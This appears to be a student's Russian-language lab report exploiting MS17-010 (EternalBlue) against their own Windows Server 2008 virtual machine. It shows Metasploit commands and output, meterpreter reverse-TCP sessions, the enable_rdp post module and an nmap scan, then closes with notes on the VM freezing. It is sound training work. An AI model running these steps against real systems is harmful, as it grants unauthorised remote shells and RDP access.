
```
Host is likely VULNERABLE to MS17-010!
```

Дополнительно

1. Удалил виртуальную машину, переконфигурировал, проверил, что обновления остановлены. Повторил шаги:


```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.112
RHOSTS ⇒ 192.168.1.112
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.167:4444
[*] 192.168.1.112:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.112:445     - Host is likely VULNERABLE to MS17-010! - Windows Server (R) 2008 Datacenter 6002 Service Pack 2 x64 (64-b
it)
[*] 192.168.1.112:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.112:445 - The target is vulnerable.
[*] 192.168.1.112:445 - Connecting to target for exploitation.
[+] 192.168.1.112:445 - Connection established for exploitation.
[+] 192.168.1.112:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.112:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.112:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28  Windows Server (
[*] 192.168.1.112:445 - 0×00000010  52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74  R) 2008 Datacent
[*] 192.168.1.112:445 - 0×00000020  65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20  er 6002 Service
[*] 192.168.1.112:445 - 0×00000030  50 61 63 6b 20 32                                Pack 2
[+] 192.168.1.112:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.112:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.112:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.112:445 - Starting non-paged pool grooming
[+] 192.168.1.112:445 - Sending SMBv2 buffers
[+] 192.168.1.112:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.112:445 - Sending final SMBv2 buffers.
[*] 192.168.1.112:445 - Sending last fragment of exploit packet!
[*] 192.168.1.112:445 - Receiving response from exploit packet
[+] 192.168.1.112:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.112:445 - Sending egg to corrupted connection.
[*] 192.168.1.112:445 - Triggering free of corrupted buffer.
```



```
[*] 192.168.1.112:445 - Connecting to target for exploitation.
[+] 192.168.1.112:445 - Connection established for exploitation.
[+] 192.168.1.112:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.112:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.112:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28  Windows Server (
[*] 192.168.1.112:445 - 0×00000010  52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74  R) 2008 Datacent
[*] 192.168.1.112:445 - 0×00000020  65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20  er 6002 Service
[*] 192.168.1.112:445 - 0×00000030  50 61 63 6b 20 32                                Pack 2
[+] 192.168.1.112:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.112:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.1.112:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.112:445 - Starting non-paged pool grooming
[+] 192.168.1.112:445 - Sending SMBv2 buffers
[+] 192.168.1.112:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.112:445 - Sending final SMBv2 buffers.
[*] 192.168.1.112:445 - Sending last fragment of exploit packet!
[*] 192.168.1.112:445 - Receiving response from exploit packet
[+] 192.168.1.112:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.112:445 - Sending egg to corrupted connection.
[*] 192.168.1.112:445 - Triggering free of corrupted buffer.
[-] 192.168.1.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Sending stage (200774 bytes) to 192.168.1.112
[*] Sending stage (200774 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.167:4444 → 192.168.1.112:49159) at 2023-07-25 20:58:45 +0300

meterpreter > [*] Meterpreter session 2 opened (192.168.1.167:4444 → 192.168.1.112:49160) at 2023-07-25 20:58:45 +0300
```

В этот раз открылся meterpreter:



```
meterpreter > [*] Meterpreter session 2 opened (192.168.1.167:4444 → 192.168.1.112:49160) at 2023-07-25 20:58:45 +0300
sysinfo
Computer        : WIN-4055VHTOCG2
OS              : Windows 2008 (6.0 Build 6002, Service Pack 2).
Architecture    : x64
System Language : ru_RU
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


Была запущена новая сессия и включён RDP:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall Exception.
   FORWARD   false            no        Forward remote port 3389 to local Port.
   LPORT     3389             no        Local port to forward remote connection.
   PASSWORD                   no        Password for the user created.
   SESSION                    yes       The session to run this module on
   USERNAME                   no        The username of the user to create.


View the full module info with the info, or info -d command.

msf6 post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/enable_rdp) > exploit

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/skillfactory_lab/.msf4/loot/20230725210357_default_192.168.1.112_host.window
s.cle_542587.txt
[*] Post module execution completed
```

Новый порт для удалённого соединения открыт:

```
┌──(skillfactory_lab㉿kali)-[~]
└─$ nmap 192.168.1.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-25 21:07 MSK
Nmap scan report for WIN-4055VHTOCG2.lan (192.168.1.112)
Host is up (0.0043s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

Выглядит так, что удалённая машина перегружается и сбрасывает мою сессию:



Мне так видится, что две виртуалки перегружают систему хоста и старый 2008 сервер подвисает, вот и не выходит до конца выполнить реализацию эксплойта.

Использованные дополнительные материалы.

1. https://www.youtube.com/watch?v=3A7fJUGfNtk&ab_channel=PentesterAcademyTV

2. https://www.infosecmatter.com/why-your-exploit-completed-but-no-session-was-created-try-these-fixes/